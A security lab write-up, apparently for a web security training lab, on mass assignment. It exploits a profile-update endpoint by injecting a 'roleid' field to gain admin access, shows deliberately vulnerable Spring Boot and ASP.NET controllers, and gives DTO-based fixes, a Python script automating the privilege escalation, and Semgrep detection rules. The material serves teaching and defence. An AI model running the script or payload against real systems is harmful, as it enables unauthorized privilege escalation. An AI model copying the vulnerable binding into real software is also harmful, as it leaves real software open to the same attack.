Lab 04: User role can be modified in user profile

1. Executive Summary
Vulnerability: Mass Assignment (also known as Over-Posting).
Description: The application framework automatically binds (maps) incoming JSON data to internal object fields. Because the developer did not explicitly restrict which fields can be updated, an attacker can inject sensitive fields—like roleid—that were not intended to be exposed in the “Update Profile” form.
2. The Attack
Objective: Escalate privileges to Admin and delete carlos.
- Reconnaissance: I logged in with the provided credentials (
wiener/peter) and navigated to the “My Account” page. I updated my email address to generate aPOSTrequest. Interception: I captured the request in Burp Suite. The body was a JSON object:
1
2
3
 {
   "email": "wiener@normal-user.net"
 }
However, the response JSON revealed an interesting field:
1
2
3
4
5
 {
   "username": "wiener",
   "email": "wiener@normal-user.net",
   "roleid": 1
 }
Exploitation: I sent the request to Repeater. I suspected that since the server sends
roleidback, it might also accept it as input. I modified the JSON payload to include the field, guessing that2might be the Admin ID (since1was user):1 2 3 4
{ "email": "hacker@test.com", "roleid": 2 }

- Result: The server responded with the updated object showing
"roleid": 2. - Action: I navigated to
/admin(which was previously forbidden), successfully accessed the dashboard, and deletedcarlos.
3. Code Review
Vulnerability Analysis (Explanation): Modern frameworks (Spring Boot, ASP.NET Core, Rails) love “Magic.” They try to make life easy by automatically matching JSON keys to Class properties.
- The Flaw: The developer used the main Database Entity (which contains
password,roleid,balance) as the input object for the API endpoint. - The Reality: Even though the frontend form only sends
email, the malicious user can sendroleid. The framework sees theroleidfield in the class, sees the data in the JSON, and blindly updates it.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
@RestController
public class ProfileController {

    @Autowired
    private UserRepository userRepository;

    // VULNERABLE: The method accepts the raw 'User' entity.
    // The 'User' class likely contains 'roleId', 'password', etc.
    // Spring will map ANY matching field from the JSON to this object.
    @PostMapping("/my-account/change-email")
    public User updateProfile(@RequestBody User updatedUser, HttpSession session) {
        User currentUser = userRepository.findBySession(session);

        // DANGEROUS: Some frameworks merge these automatically, or the developer copies fields blindly.
        currentUser.setEmail(updatedUser.getEmail());

        // If the framework did the binding on 'currentUser' directly,
//      public User updateProfile(@ModelAttribute User currentUser)

        // or if a merger tool was used, roleId is now overwritten.
        BeanUtils.copyProperties(updatedUser, currentUser);

        return userRepository.save(currentUser);
    }
}
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[ApiController]
[Route("api/profile")]
public class ProfileController : ControllerBase
{
    // VULNERABLE: Accepting the 'User' Entity directly from the body.
    // Attackers can fill any public property of the User class.
    [HttpPost("update")]
    public IActionResult UpdateProfile([FromBody] User userUpdates)
    {
        var currentUser = _userService.GetCurrentUser();

        // If the code uses a library like AutoMapper without configuration,
//      _mapper.Map(userUpdates, currentUser);
        // or simply blindly saves 'userUpdates', the RoleId changes.
        currentUser.Email = userUpdates.Email;
        currentUser.RoleId = userUpdates.RoleId; // Implicitly bound!

        _dbContext.SaveChanges();
        return Ok(currentUser);
    }
}
Mock PR Comment
I noticed that the updateProfile endpoint accepts the full User entity as a request body. This enables "Mass Assignment", allowing users to potentially overwrite sensitive fields like roleId or balance if they include them in the JSON payload.
Please introduce a DTO (Data Transfer Object) (e.g., UpdateEmailRequest) that contains only the fields we want to allow users to change (just email), and map that DTO to the entity manually.
4. The Fix
Explanation of the Fix: We must never trust the client to send only the data we expect. We should create a separate class (often called a DTO - Data Transfer Object, or a ViewModel) that defines exactly what can be updated.
Secure Java (Using DTO)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
// 1. Create a specific class for this action
public class EmailUpdateDTO {
    // Only email is here. No roleId.
    private String email;

    // getters and setters
}

@PostMapping("/my-account/change-email")
public User updateProfile(@RequestBody EmailUpdateDTO request, HttpSession session) {
    User user = userRepository.findBySession(session);

    // SECURE: We only pull data from the restricted DTO.
    // Even if they send 'roleid', it is ignored because the DTO doesn't have that field.
    user.setEmail(request.getEmail());

    return userRepository.save(user);
}
Secure C# (Using ViewModel)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
// 1. Define the restricted model
public class UpdateProfileRequest
{
    public string Email { get; set; }
    // RoleId is NOT here.
}

[HttpPost("update")]
public IActionResult UpdateProfile([FromBody] UpdateProfileRequest request)
{
    var user = _userService.GetCurrentUser();

    // SECURE: Manually updating only allowed fields.
    user.Email = request.Email;

    _dbContext.SaveChanges();
    return Ok(user);
}
5. Automation
A Python script that attempts to escalate privileges by injecting the roleid parameter.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
import requests
import json

def exploit_mass_assignment(url, session_cookie):
	target_url = f"{url}/my-account/change-email"

	cookies = {'session': session_cookie}

	payload = {
		"email": "kh4n@mail.com",
		"roleid": 2
	}

	print(f"[*] Sending Mass Assignment payload to {target_url}...")

	response = requests.post(target_url, json=payload, cookies=cookies)

	print(f"[*] Response Code: {response.status_code}")
	print(f"[*] Response Body: {response.text}")

	#check if the server reflected the roleid change
	if '"roleid":2' in response.text:
		print("[!!!] SUCCESS: Role ID changed to 2. Admin access acquired")

		# verify admin access
		admin_check = requests.get(f"{url}/admin", cookies=cookies)
		if admin_check.status_code == 200:
			print("[+] Confirmed: Access to /admin granted.")
	else:
		print("[-] Exploit failed. Role ID not updated")


#usage
exploit_mass_assignment("https://YOUR-LAB.web-security-academy.net", "YOUR_SESSION_STRING")
6. Static Analysis (Semgrep)
A rule to detect when Controllers use full Entity classes as input arguments instead of DTOs/Requests.
The Logic
We want to flag any method in a Controller (indicated by @RestController or @Controller) that accepts an argument annotated with @RequestBody where the type is a known Entity or Domain class (like User, Account). Note: In a real environment, you would customize the pattern-not or allow-lists to exclude classes ending in DTO or Request.
The Rule (rules.yaml)
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
rules:
  - id: java-mass-assignment-risk
    languages: [java]
    message: |
      Potential Mass Assignment vulnerability.
      The Controller is accepting a raw Entity/Object as input.
      Ensure you are using a DTO (Data Transfer Object) to whitelist allowed fields.
    severity: WARNING
    patterns:
      # 1. Inside a class annotated as a Controller
      - pattern-inside: |
          @$CONTROLLER
          class $CLASS { ... }
      - metavariable-regex:
          metavariable: $CONTROLLER
          regex: (RestController|Controller)

      # 2. Look for methods using @RequestBody
      - pattern: |
          public $RET $METHOD(..., @RequestBody $TYPE $ARG, ...) { ... }

      # 3. Filter: Warn if the Type does NOT end in DTO, Request, or Model
      # (This assumes a naming convention is used. If not, this finds everything)
      - metavariable-regex:
          metavariable: $TYPE
          regex: ^(?!.*(DTO|Request|Form|Body)).*$
C# Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
rules:
  - id: csharp-mass-assignment-risk
    languages: [csharp]
    message: "Avoid using raw Entities in Controller actions (Mass Assignment risk). Use ViewModels/DTOs."
    severity: WARNING
    patterns:
      - pattern-inside: |
          public class $CONTROLLER : Controller { ... }
      - pattern: |
          public IActionResult $METHOD(..., [FromBody] $TYPE $ARG, ...) { ... }
      # Flag if the input type is likely an Entity (e.g. User, Order) rather than a Request model
      - metavariable-regex:
          metavariable: $TYPE
          regex: ^(User|Account|Order|Product)$